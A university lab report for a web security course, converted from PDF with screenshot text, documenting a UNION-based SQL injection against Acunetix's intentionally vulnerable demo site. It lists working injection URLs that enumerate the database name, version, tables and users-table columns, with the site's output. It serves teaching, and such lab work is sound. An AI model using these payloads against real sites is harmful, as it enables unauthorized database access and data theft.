




# DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING

Discover. Learn. Empower.

**CHANDIGARH UNIVERSITY  
UNIVERSITY INSTITUTE OF ENGINEERING  
DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING**



|                                    |                             |                                    |  |
|------------------------------------|-----------------------------|------------------------------------|--|
| <b>Submitted By:</b> Pranjal Kumar |                             | <b>Submitted To:</b> Renuka Ratten |  |
| <b>Subject Name</b>                | WEB AND MOBILE SECURITY LAB |                                    |  |
| <b>Subject Code</b>                | 20CSP-338                   |                                    |  |
| <b>Branch</b>                      | Computer Science            |                                    |  |
| <b>Semester</b>                    | 5th                         |                                    |  |



# **DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING**

Discover. Learn. Empower.

**UNIVERSITY INSTITUTE OF ENGINEERING**

**Department of Computer Science & Engineering**

**Subject Name: WEB AND MOBILE SECURITY LAB**

**Subject Code: 20CSP-338**

**Submitted to:** Renuka Ratten

**Faculty name:** Renuka Ratten

**Submitted by:** Pranjal Kumar

**Name:** Pranjal Kumar

**UID:** 20BCS3504

**Section:** 607

**Group:** B

| Ex. No | List of Experiments  | Date     | Conduc<br>t (MM:<br>12) | Viva<br>(MM:<br>10) | Record<br>(MM:<br>8) | Total<br>(MM: 30) | Remarks/Signature |
|--------|--|----------|-------------------------|---------------------|----------------------|-------------------|-------------------|
| 1.1    | Open any website on computer system and identify http packet on monitoring tool like Wireshark.  | 19/08/22 |                         |                     |                      |                   |                   |
| 1.2    | Design a method to simulate the html injection and cross sites cripting to exploit the attackers | 28/08/22 |                         |                     |                      |                   |                   |
| 1.3    | Working of CSRF (cross site request forgery) attack/ Vulnerability.                              | 16/09/22 |                         |                     |                      |                   |                   |
| 2.1    | Design methods to break authentication schemes (SQL Injection Attack).                           | 04/09/22 |                         |                     |                      |                   |                   |
| 2.2    |  |          |                         |                     |                      |                   |                   |
| 2.3    |  |          |                         |                     |                      |                   |                   |
| 2.4    |  |          |                         |                     |                      |                   |                   |
| 3.1    |  |          |                         |                     |                      |                   |                   |
| 3.2    |  |          |                         |                     |                      |                   |                   |
| 3.3    |  |          |                         |                     |                      |                   |                   |

## Experiment No 4

**Aim:** Working of SQL injection attack.

**Objective:** SQL Injection Attack from command line(url).

**Software/Hardware Requirements:** Windows 7 & above version

**Tools to be used:**

1. SQLMAP
2. Acunetix

**Introduction:** SQL Injection (SQLi) is a type of an injection attack that makes it possible to execute malicious SQL statements. These statements control a database server behind a web application. Attackers can use SQL Injection vulnerabilities to bypass application security measures. They can go around authentication and authorization of a web page or web application and retrieve the content of the entire SQL database. They can also use SQL Injection to add, modify, and delete records in the database.

**Steps/Method/Coding:**

- Open given below targeted URL in the browser.
- Open the link- <http://testphp.vulnweb.com/>
- Go to- <http://testphp.vulnweb.com/listproducts.php?cat=1>
- You'll inject the malicious code (cheat code)-  
<http://testphp.vulnweb.com/listproducts.php?cat=-1'>

- Put the random number, cheat code -  
<http://testphp.vulnweb.com/listproducts.php?cat=1> order by 11 clause to check the row (tuple).
- Information gathering-
- To check the database name, Go to  
[http://testphp.vulnweb.com/listproducts.php?cat=-1 union select 1,2,3,4,5,6,7,8,9,10,database\(\)--](http://testphp.vulnweb.com/listproducts.php?cat=-1 union select 1,2,3,4,5,6,7,8,9,10,database()--)
- To check the database version ,Go to  
[http://testphp.vulnweb.com/listproducts.php?cat=-1 union select 1,2,3,4,5,6,7,8,9,10,version\(\)--](http://testphp.vulnweb.com/listproducts.php?cat=-1 union select 1,2,3,4,5,6,7,8,9,10,version()--)

Information to be fetch-

- Table name- [cat=-1 union select 1,2,3,4,5,6,7,8,9,10,group\\_concat\(table\\_name\) from information\\_schema.tables where table\\_schema=database\(\)--](http://testphp.vulnweb.com/listproducts.php?cat=-1 union select 1,2,3,4,5,6,7,8,9,10,group_concat(table_name) from information_schema.tables where table_schema=database()--)
- [http://testphp.vulnweb.com/listproducts.php?cat=-1%20union%20select%201,2,3,4,5,6,7,8,9,10,group\\_concat\(table\\_name\)%20from%20information\\_schema.tables%20where%20table\\_schema=database\(\)--](http://testphp.vulnweb.com/listproducts.php?cat=-1%20union%20select%201,2,3,4,5,6,7,8,9,10,group_concat(table_name)%20from%20information_schema.tables%20where%20table_schema=database()--)
- Column name- [http://testphp.vulnweb.com/listproducts.php?cat=-1%20union%20select%201,2,3,4,5,6,7,8,9,10,group\\_concat\(column\\_name\)%20from%20information\\_schema.columns%20where%20table\\_name=0x7573657273](http://testphp.vulnweb.com/listproducts.php?cat=-1%20union%20select%201,2,3,4,5,6,7,8,9,10,group_concat(column_name)%20from%20information_schema.columns%20where%20table_name=0x7573657273)

## Output screenshot:

In the given screenshot you can see we have got an error message which means the running site is infected by SQL injection.

Maybe we can get some important data from the **users** table, so let's penetrate more inside. Again Use the concat function for table users for retrieving its




# DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING

Discover. Learn. Empower.

entire column names. We successfully retrieve all eight column names from inside the table users.

<http://testphp.vulnweb.com/>



<http://testphp.vulnweb.com/listproducts.php?cat=1>



# DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING

Discover. Learn. Empower.

Home of Acunetix Art x pictures x +

Not Secure | testphp.vulnweb.com/listproducts.php?cat=1

Gmail YouTube Maps input www.flipkart.com Launch SCORM Other Bookmarks

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo


search art  go

Browse categories  
Browse artists  
Your cart  
Signup  
Your profile  
Our guestbook  
AJAX Demo

Links  
Security art  
PHP scanner  
PHP vuln help  
Fractal Explorer

### Posters

**The shore**




Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

[comment on this picture](#)

**Mistery**




Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

[comment on this picture](#)

**The universe**




Lorem ipsum dolor sit amet. Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

[comment on this picture](#)

**Walking**



Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

painted by: r4w8173

[comment on this picture](#)

http://testphp.vulnweb.com/listproducts.php?cat=-1'



# DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING

Discover. Learn. Empower.

Browser tabs: pictures x pictures x pictures x +

Address bar: Not Secure | testphp.vulnweb.com/listproducts.php?cat=-1'

Search engines: Gmail, YouTube, Maps, input, www.flipkart.com, Launch SCORM

Other Bookmarks

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art  go

Browse categories  
Browse artists  
Your cart  
Signup  
Your profile  
Our guestbook  
AJAX Demo

Links  
Security art  
PHP scanner  
PHP vuln help  
Fractal Explorer

Error: Unknown column '1' in 'where clause' Warning:  
mysql\_fetch\_array() expects parameter 1 to be resource, boolean given in  
/hj/var/www/listproducts.php on line 74

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

http://testphp.vulnweb.com/listproducts.php?cat=-1 order by 11





# DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING

Discover. Learn. Empower.

Browser tabs: pictures x pictures x pictures x +

Address bar: Not Secure | testphp.vulnweb.com/listproducts.php?cat=-1%20order%20by%2011

Bookmarks: Gmail, YouTube, Maps, input, www.flipkart.com, Launch SCORM, Other Bookmarks

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art  go

Browse categories  
Browse artists  
Your cart  
Signup  
Your profile  
Our guestbook  
AJAX Demo

Links  
Security art  
PHP scanner  
PHP vuln help  
Fractal Explorer

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

**Warning:** This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

http://testphp.vulnweb.com/listproducts.php?cat=-1 union select  
1,2,3,4,5,6,7,8,9,10,database()-



# DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING

Discover. Learn. Empower.

Browser tabs: pictures x pictures x pictures x +

Address bar: Not Secure | testphp.vulnweb.com/listproducts.php?cat=-1%20union%20select%201,2,3,4,5,6,7,8,9,10,database{%20}--

Navigation: Gmail, YouTube, Maps, input, www.flipkart.com, Launch SCORM, Other Bookmarks

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art  go

Browse categories  
Browse artists  
Your cart  
Signup  
Your profile  
Our guestbook  
AJAX Demo

Links  
Security art  
PHP scanner  
PHP vuln help  
Fractal Explorer

acuart

7

2

painted by: 9


[comment on this picture](#)

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

**Warning:** This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

https://testphp.vulnweb.com/listproducts.php?cat=-1 union select  
1,2,3,4,5,6,7,8,9,10,version()-

-



testphp.vulnweb.com/listproducts.php?cat=-1%20union%20select%201,2,3,4,5,6,7,8,9,10,version()--

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art  go

Browse categories  
Browse artists  
Your cart  
Signup  
Your profile  
Our guestbook  
AJAX Demo

Links  
Security art  
PHP scanner  
PHP vuln help  
Fractal Explorer

8.0.22-0ubuntu0.20.04.2

7

2

painted by: 9

comment on this picture

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

**Warning:** This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

testphp.vulnweb.com/showimage.php?file=8

https://testphp.vulnweb.com/listproducts.php?cat=-1 union select  
1,2,3,4,5,6,7,8,9,10,group\_concat(table\_name) from  
information\_schema.tables where table\_schema=database()--



# DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING

Discover. Learn. Empower.

Acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art  go

Browse categories  
Browse artists  
Your cart  
Signup  
Your profile  
Our guestbook  
AJAX Demo

Links  
Security art  
PHP scanner  
PHP vuln help  
Fractal Explorer

artists,carts,categ,featured,guestbook,pictures,products,users

7

2

painted by: 9

comment on this picture

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

**Warning:** This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

http://testphp.vulnweb.com/listproducts.php?cat=-1 union select  
1,2,3,4,5,6,7,8,9,10,group\_concat(table\_name) from  
information\_schema.tables where table\_schema=database()--



# DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING

Discover. Learn. Empower.

Acunetix acurart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art  go

Browse categories  
Browse artists  
Your cart  
Signup  
Your profile  
Our guestbook  
AJAX Demo

Links  
Security art  
PHP scanner  
PHP vuln help  
Fractal Explorer

artists,carts,categ,featured,guestbook,pictures,products,users

7

2


painted by: 9

comment on this picture

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

**Warning:** This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

`http://testphp.vulnweb.com/listproducts.php?cat=-1 union select 1,2,3,4,5,6,7,8,9,10,group_concat(column_name) from information_schema.columns where table_name=0x7573657273`



## Learning Outcomes:

After completing this exercise, you will be able to: Detect SQL Injection, You completed the following exercises: - SQL Injection Techniques, Launch a SQL Injection Attack Launch a SQL Injection Attack from command line(url).

- In the above screenshot you can see we have got an error message which means the running site is infected by SQL injection.
- Now using ORDER BY keyword to sort the records in ascending or descending order
- Use the next query to fetch the name of the database
- Next query will extract the version of the database system
- Through the next query, we will try to fetch table name inside the database • We successfully retrieve all eight column names from inside the table users.



# DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING

Discover. Learn. Empower.

**Evaluation Grid (To be created as per the SOP and Assessment guidelines by the faculty):**

| Sr. No. | Parameters | Marks Obtained | Maximum Marks |
|---------|------------|----------------|---------------|
| 1       |            |                |               |
| 2       |            |                |               |
| 3       |            |                |               |
| 4       |            |                |               |